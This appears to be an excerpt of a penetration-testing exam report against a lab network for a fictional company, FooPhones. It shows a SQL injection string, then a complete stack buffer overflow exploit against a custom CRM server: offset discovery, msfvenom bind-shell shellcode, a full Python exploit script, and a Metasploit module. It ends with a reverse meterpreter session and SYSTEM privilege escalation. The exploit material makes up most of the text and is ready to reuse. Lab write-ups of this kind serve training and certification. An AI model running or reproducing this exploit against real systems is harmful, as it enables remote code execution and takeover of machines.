
Then we can see that also here the certificate is not valid , indeed is self-signed, expired, use a weak encryption algorithm and a CN(common name) that doesn't match the FQDN (**intranet.foophonesels.com**)



Moreover, when we log in, the cookie is correctly created:



but during the logout, even tough it was invalidated, it's still sent by the browser and this means that the client has not been notified with the Set-cookie directive inside the HTTP response header



Exploit Writing & Testing for SQL Injection in Custom CRM

The application is composed of a client (written in python) and a server, FooPhonesELSCustomerInfo (written in C++) and its goal is to search for a customer by means of his associated code(a numerical string).

The client run in command line, connect to server, receive the banner and send the code; the server then query a local database and returns the details of the customer associated to the code closing the connection.

Given the presence of the db that is queried with a parameter provided by the user I tested and discovered that the application is vulnerable to UNION based SQL Injections.

Indeed by querying the db accordingly I can retrieve the informations of all the users in the database

```
root@kali:~/Desktop/esameeCPPT# proxychains python3 foophonescustomersmanager.py
ProxyChains-3.1 (http://proxychains.sf.net)
Type the server IP address: 10.185.10.55
Type the server port: 1101
|S-chain|-<>-127.0.0.1:1081-<><>-10.185.10.55:1101-<><>-OK
Connection established
FooPhones V1.2

Message to send: '' or 'a'='a';-- -
'' or 'a'='a';-- -
Parsing results...
Customer information: Ciccio Otavalli Damy Roali
root@kali:~/Desktop/esameeCPPT#
```



Moreover by performing some test I discovered that, when the input is greater than 180 chars the application(server) crash.

By looking at the code, this function (that log the requested DB query on a buffer) introduce a buffer overflow:

```
int write_log(char *myinput){
    char to_write[200];
    strcpy(to_write,myinput);
    return 0;
}
```


And this happens because the strcpy function doesn't perform input boundary check by design enabling the attacker to overwrite the previously saved EIP (Instruction Pointer) and, therefore, changing the execution flow.

If we disassemble the above code with Immunity Debugger (that I installed on 10.185.10.20)we find that the above function is represented by the following sequence of assembly instructions:



And that the overflow happens when the CPU execute the RETN.


In order to exploit the application, first I generated a random pattern of 200 chars :



Then I started the server application inside Immunity Debugger and created this python script (find_offset.py) :

```
import socket


SER_ADDR = "10.185.10.20"

SER_PORT = 1101


my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

my_sock.connect((SER_ADDR, SER_PORT))

print("Connection established")

data = my_sock.recv(1024)

print(data.decode('utf-8'))


message =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag"

print(message.encode('utf8'))


my_sock.sendall(bytes(message, 'UTF-8'))

data = my_sock.recv(1024)

print(data.decode('utf-8'))


my_sock.close()
```

When I run the above script from my kali box the application crash




And I can see and copy the value inside the EIP in order to use it with pattern_offset.rb script to find the exact number of chars that overwrite the saved EIP (offset):

```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 32674131 -l 200
[*] Exact match at offset 185
root@kali:~#
```


Next we need to find the JMP ESP instruction where the program will jump to in order to execute the payload.

First I look at the module that the application load:



Base	Size	Entry	Name	File version	Path
00400000	000CF000	00401220	FooPhone		C:\Documents and Settings\Umberto\Desktop\BUFFER OVERFLOW ESAME\FooPhonesELSCustomersInfo.exe
629C0000	00009000	629C2EAD	LPK	5.1.2600.5512	C:\WINDOWS\system32\LPK.DLL
662B0000	00058000	662E7A84	hnetcfg	5.1.2600.5589	C:\WINDOWS\system32\hnetcfg.dll
71A50000	0003F000	71A514CD	mswsock	5.1.2600.5625	C:\WINDOWS\system32\mswsock.dll
71AA0000	00008000	71AA1638	WS2HELP	5.1.2600.5512	C:\WINDOWS\system32\WS2HELP.dll
71AB0000	00017000	71AB1273	WS2_32	5.1.2600.5512	C:\WINDOWS\system32\WS2_32.dll
71AD0000	00009000	71AD1099	WSOCK32	5.1.2600.5512	C:\WINDOWS\system32\WSOCK32.DLL
74D90000	0006B000	74DAE439	USP10	1.0420.2600.642	C:\WINDOWS\system32\USP10.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512	C:\WINDOWS\system32\IMM32.DLL
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5701	C:\WINDOWS\system32\msvcrt.dll
77DD0000	0009B000	77DD710B	ADVAPI32	5.1.2600.6382	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00093000	77E7628F	RPCRT4	5.1.2600.6477	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.6460	C:\WINDOWS\system32\GDI32.dll
77FE0000	00011000	77FE2146	Secur32	5.1.2600.5834	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B64E	kernel32	5.1.2600.6532	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C912AFC	ntdll	5.1.2600.6055	C:\WINDOWS\system32\ntdll.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512	C:\WINDOWS\system32\USER32.dll

I have chosen to look for JMP ESP instruction inside GDI32.dll and by using the **Find commands in all modules** instructions I found out that the instruction is available at 77F31D2F:



Then I used msfvenom in order to create a bind TCP Inline payload that will listen on 10.185.10.20(the host on which this server process is running on port 1101).The payload will listen on port 6000, doesn't contains string terminators bytes and use 15 bytes NOP Sled .

```
root@kali:~# msfvenom -p windows/shell_bind_tcp RHOST=10.185.10.55 LPORT=6000 -f py --smallest --platform windows -a x86 -n 15 -b '\x00'
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 352 (iteration=0)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=275, char=0x00)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov succeeded with size 350 (iteration=0)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 357 (iteration=0)
Attempting to encode payload with 1 iterations of x86/xor_dynamic
x86/xor_dynamic succeeded with size 374 (iteration=0)
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 718 (iteration=0)
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 725 (iteration=0)
Attempting to encode payload with 1 iterations of x86/nonalpha
x86/nonalpha failed with Encoding failed due to a bad character (index=39, char=0x00)
Attempting to encode payload with 1 iterations of x86/nonupper
x86/nonupper failed with Encoding failed due to a nil character
x86/fnstenv_mov chosen with final size 350
Successfully added NOP sled of size 15 from x86/single_byte
Payload size: 365 bytes
Final size of py file: 1790 bytes
buf =  b""
```

```
buf += b"\x4a\x9b\x99\x2f\xfc\xf9\x49\x98\x4b\x4a\x9f\xfd\xf9"
buf += b"\x90\x41\x6a\x52\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81"
buf += b"\x73\x13\x98\x0d\xdf\xe3\x83\xeb\xfc\xe2\xf4\x64\xe5"
buf += b"\x5d\xe3\x98\x0d\xbf\x6a\x7d\x3c\x1f\x87\x13\x5d\xef"
buf += b"\x68\xca\x01\x54\xb1\x8c\x86\xad\xcb\x97\xba\x95\xc5"
buf += b"\xa9\xf2\x73\xdf\xf9\x71\xdd\xcf\xb8\xcc\x10\xee\x99"
buf += b"\xca\x3d\x11\xca\x5a\x54\xb1\x88\x86\x95\xdf\x13\x41"
buf += b"\xce\x9b\x7b\x45\xde\x32\xc9\x86\x86\xc3\x99\xde\x54"
buf += b"\xaa\x80\xee\xe5\xaa\x13\x39\x54\xe2\x4e\x3c\x20\x4f"
buf += b"\x59\xc2\xd2\xe2\x5f\x35\x3f\x96\x6e\x0e\xa2\x1b\xa3"
buf += b"\x70\xfb\x96\x7c\x55\x54\xbb\xbc\x0c\x0c\x85\x13\x01"
buf += b"\x94\x68\xc0\x11\xde\x30\x13\x09\x54\xe2\x48\x84\x9b"
buf += b"\xc7\xbc\x56\x84\x82\xc1\x57\x8e\x1c\x78\x52\x80\xb9"
buf += b"\x13\x1f\x34\x6e\xc5\x65\xec\xd1\x98\x0d\xb7\x94\xeb"
buf += b"\x3f\x80\xb7\xf0\x41\xa8\xc5\x9f\xf2\x0a\x5b\x08\x0c"
buf += b"\xdf\xe3\xb1\xc9\x8b\xb3\xf0\x24\x5f\x88\x98\xf2\x0a"
buf += b"\x89\x90\x54\x8f\x01\x65\x4d\x8f\xa3\xc8\x65\x35\xec"
buf += b"\x47\xed\x20\x36\x0f\x65\xdd\xe3\x8f\x7d\x56\x05\xf2"
buf += b"\x1d\x89\xb4\xf0\xcf\x04\xd4\xff\xf2\x0a\xb4\xf0\xba"
buf += b"\x36\xdb\x67\xf2\x0a\xb4\xf0\x79\x33\xd8\x79\xf2\x0a"
buf += b"\xb4\x0f\x65\xaa\x8d\xd5\x6c\x20\x36\xf0\x6e\xb2\x87"
buf += b"\x98\x84\x3c\xb4\xcf\x5a\xee\x15\xf2\x1f\x86\xb5\x7a"
buf += b"\xf0\xb9\x24\xdc\x29\xe3\xe2\x99\x80\x9b\xc7\x88\xcb"
buf += b"\xdf\xa7\xcc\x5d\x89\xb5\xce\x4b\x89\xad\xce\x5b\x8c"
buf += b"\xb5\xf0\x74\x13\xdc\x1e\xf2\x0a\x6a\x78\x43\x89\xa5"
buf += b"\x67\x3d\xb7\xeb\x1f\x10\xbf\x1c\x4d\xb6\x2f\x56\x3a"
buf += b"\x5b\xb7\x45\x0d\xb0\x42\x1c\x4d\x31\xd9\x9f\x92\x8d"
buf += b"\x24\x03\xed\x08\x64\xa4\x8b\x7f\xb0\x89\x98\x5e\x20"
buf += b"\x36"
root@kali:~#
```

Then by putting all this stuff together I created this exploit, **exam_exploit.py**.

Please not this is the one configured to exploit the server 10.185.10.55 (only thing that needs to be changed is the RHOSTS value in the payload)

```
import socket


SER_ADDR = "10.185.10.55"
SER_PORT = 1101


my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SER_ADDR, SER_PORT))
print("Connection established")


data = my_sock.recv(1024)
print(data.decode('utf-8'))

buf =  b""
buf += b"\x4a\x9b\x99\x2f\xfc\xf9\x49\x98\x4b\x4a\x9f\xfd\xf9"
buf += b"\x90\x41\x6a\x52\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81"
buf += b"\x73\x13\x98\x0d\xdf\xe3\x83\xeb\xfc\xe2\xf4\x64\xe5"
buf += b"\x5d\xe3\x98\x0d\xbf\x6a\x7d\x3c\x1f\x87\x13\x5d\xef"
buf += b"\x68\xca\x01\x54\xb1\x8c\x86\xad\xcb\x97\xba\x95\xc5"
buf += b"\xa9\xf2\x73\xdf\xf9\x71\xdd\xcf\xb8\xcc\x10\xee\x99"
buf += b"\xca\x3d\x11\xca\x5a\x54\xb1\x88\x86\x95\xdf\x13\x41"
buf += b"\xce\x9b\x7b\x45\xde\x32\xc9\x86\x86\xc3\x99\xde\x54"
buf += b"\xaa\x80\xee\xe5\xaa\x13\x39\x54\xe2\x4e\x3c\x20\x4f"
buf += b"\x59\xc2\xd2\xe2\x5f\x35\x3f\x96\x6e\x0e\xa2\x1b\xa3"
buf += b"\x70\xfb\x96\x7c\x55\x54\xbb\xbc\x0c\x0c\x85\x13\x01"
buf += b"\x94\x68\xc0\x11\xde\x30\x13\x09\x54\xe2\x48\x84\x9b"
buf += b"\xc7\xbc\x56\x84\x82\xc1\x57\x8e\x1c\x78\x52\x80\xb9"
buf += b"\x13\x1f\x34\x6e\xc5\x65\xec\xd1\x98\x0d\xb7\x94\xeb"
```

```
buf += b"\x3f\x80\xb7\xf0\x41\xa8\xc5\x9f\xf2\x0a\x5b\x08\x0c"
buf += b"\xdf\xe3\xb1\xc9\x8b\xb3\xf0\x24\x5f\x88\x98\xf2\x0a"
buf += b"\x89\x90\x54\x8f\x01\x65\x4d\x8f\xa3\xc8\x65\x35\xec"
buf += b"\x47\xed\x20\x36\x0f\x65\xdd\xe3\x8f\x7d\x56\x05\xf2"
buf += b"\x1d\x89\xb4\xf0\xcf\x04\xd4\xff\xf2\x0a\xb4\xf0\xba"
buf += b"\x36\xdb\x67\xf2\x0a\xb4\xf0\x79\x33\xd8\x79\xf2\x0a"
buf += b"\xb4\x0f\x65\xaa\x8d\xd5\x6c\x20\x36\xf0\x6e\xb2\x87"
buf += b"\x98\x84\x3c\xb4\xcf\x5a\xee\x15\xf2\x1f\x86\xb5\x7a"
buf += b"\xf0\xb9\x24\xdc\x29\xe3\xe2\x99\x80\x9b\xc7\x88\xcb"
buf += b"\xdf\xa7\xcc\x5d\x89\xb5\xce\x4b\x89\xad\xce\x5b\x8c"
buf += b"\xb5\xf0\x74\x13\xdc\x1e\xf2\x0a\x6a\x78\x43\x89\xa5"
buf += b"\x67\x3d\xb7\xeb\x1f\x10\xbf\x1c\x4d\xb6\x2f\x56\x3a"
buf += b"\x5b\xb7\x45\x0d\xb0\x42\x1c\x4d\x31\xd9\x9f\x92\x8d"
buf += b"\x24\x03\xed\x08\x64\xa4\x8b\x7f\xb0\x89\x98\x5e\x20"
buf += b"\x36"

offset=b"\x41"*185
eip=b"\x2f\x1d\xf3\x77"
message = offset + eip + buf

print(message) #<---

my_sock.sendall(message)

data = my_sock.recv(1024)
print(data.decode('utf-8'))

my_sock.close()
```

Metasploit module

I also created a Metasploit module that automate the exploitation of the CRM buffer overflow vulnerability:

```
require 'msf/core'


class Metasploit4 < Msf::Exploit::Remote


            # We need a TCP connection

            include Exploit::Remote::Tcp


        def initialize(info = {})

                super(update_info(info,

                        'Name'           => 'Foophones Customer Manager Remote
Code Execution',

                        'Description'    => %q{

                                This module exploits a buffer overflow found in
the Foophones Customer Manager Server.

                        },      #End of Description

                        'Author'         => 'Umberto Giacomini',

                        'License'        => MSF_LICENSE,

                        'DefaultOptions' =>

                                {

                                        'EXITFUNC' => 'process',

                                                                'RPORT' => '1101'

                                },

                        'Payload'        =>

                                {

                                                                'BadChars' => "\x00",

                                },

                                    'Platform' => 'win',

                        'Targets'        =>
```

```
                                [
                                        ['Windows XP SP3',{ 'Ret'=> 0x77f31d2f }
] # Target 0


                                ],
                                    'DefaultTarget'=> 0
                  )       #End of update_info
                )       #End of super
        end


            def check # Function used to check if a target is vulnerable
                connect


                        banner = sock.gets()


                disconnect


                if (banner =~ /FooPhones V1.2/) # We test the banner returned by
the server
                        return Exploit::CheckCode::Vulnerable # The server is
vulnerable
                end
                        return Exploit::CheckCode::Safe # The server is NOT
vulnerable
        end


        def exploit # This is the real exploitation script


                connect # initialize the TCP connection with the target (RHOST -
RPORT)
                        print_status("Connected to
#{datastore['RHOST']}:#{datastore['RPORT']}")


                        handler
```

```
                        print_status("Trying target #{target.name}")



                        buff = "\x90"*185 + [target.ret].pack('V') + "\x90"*15 +
payload.encoded


                        sock.put(buff)


                disconnect
        end


end
```

Exploitation and post-exploitation on 10.185.10.55

Host 10.185.10.55 run the corporate custom CRM(server) on port 1101.

This program is affected by buffer overflow.


I built a custom exploit (see Exploit Writing & Testing for SQL Injection in Custom CRM) and a custom Metasploit module (see Metasploit module) in order to exploit this vulnerability

In the next pages I will use the metasploit module even tough exploiting with the Exam_exploit.py is perfectly possible(the basically do the same thing).


In order to run the module, in my kali box, I needed to tunnel all the connections first by adding a metasploit route, in this case I used the one I previously created(see Exploitation and post-exploitation on 10.185.10.34).

Moreover in order to use a reverse payload with the module I downloaded the program Fpipe.exe to set up a reverse port forward.

The program run on the 10.90.60.80 machine and listen for connection on port 10001 that relay on my PC (172.16.40.5) on port 10000:



And then I set up the handler on my machine in this way:



Finally I saved the module as **Foophones_CM_Server-Remote_code_execution** inside .msf/modules/exploit/windows/foophones/

I issued the this command to load the module inside metasploit

```
reload_all
```

and I configured the module in the following way:

```
msf5 exploit(windows/foophones/Foophones_CM_Server_Remote_Code_Execution) > show options

Module options (exploit/windows/foophones/Foophones_CM_Server_Remote_Code_Execution):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.185.10.55     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   1101             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.90.60.80      yes       The listen address (an interface may be specified)
   LPORT     10001            yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP3
```

After starting the module I got the meterpreter shell

```
msf5 exploit(windows/foophones/Foophones_CM_Server_Remote_Code_Execution) > exploit

[-] Handler failed to bind to 10.90.60.80:10001:-  -
[*] Started reverse TCP handler on 0.0.0.0:10001
[*] 10.185.10.55:1101 - Connected to 10.185.10.55:1101
[*] 10.185.10.55:1101 - Trying target Windows XP SP3
[*] Sending stage (176195 bytes) to 10.90.60.80
[*] Exploit completed, but no session was created.
msf5 exploit(windows/foophones/Foophones_CM_Server_Remote_Code_Execution) > [*] Meterpreter session 48 opened (172.16.40.5:10000 → 10.90.60.80:6666) at 2020-08-03 0
9:12:03 -0400
```

```
msf5 exploit(windows/foophones/Foophones_CM_Server_Remote_Code_Execution) > sessions -i 48
[*] Starting interaction with 48...

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:50:56:ba:7d:06
MTU          : 1500
IPv4 Address : 10.185.10.55
IPv4 Netmask : 255.255.255.0

meterpreter > getuid
meterpreter > getsytem
[-] Unknown command: getsytem.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

As you can see by issuing getuid I don't get the user priviliges of this meterpreter sessions but if we spawn a shell inside meterpretr and we issue the set command we can see we are running as LocalService(by looking at the userprofile environment variable).

```
C:\>set
set
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=FOOPHONESDEVELO
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 79 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=4f01
ProgramFiles=C:\Program Files
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\LocalService
windir=C:\WINDOWS

C:\>_
```

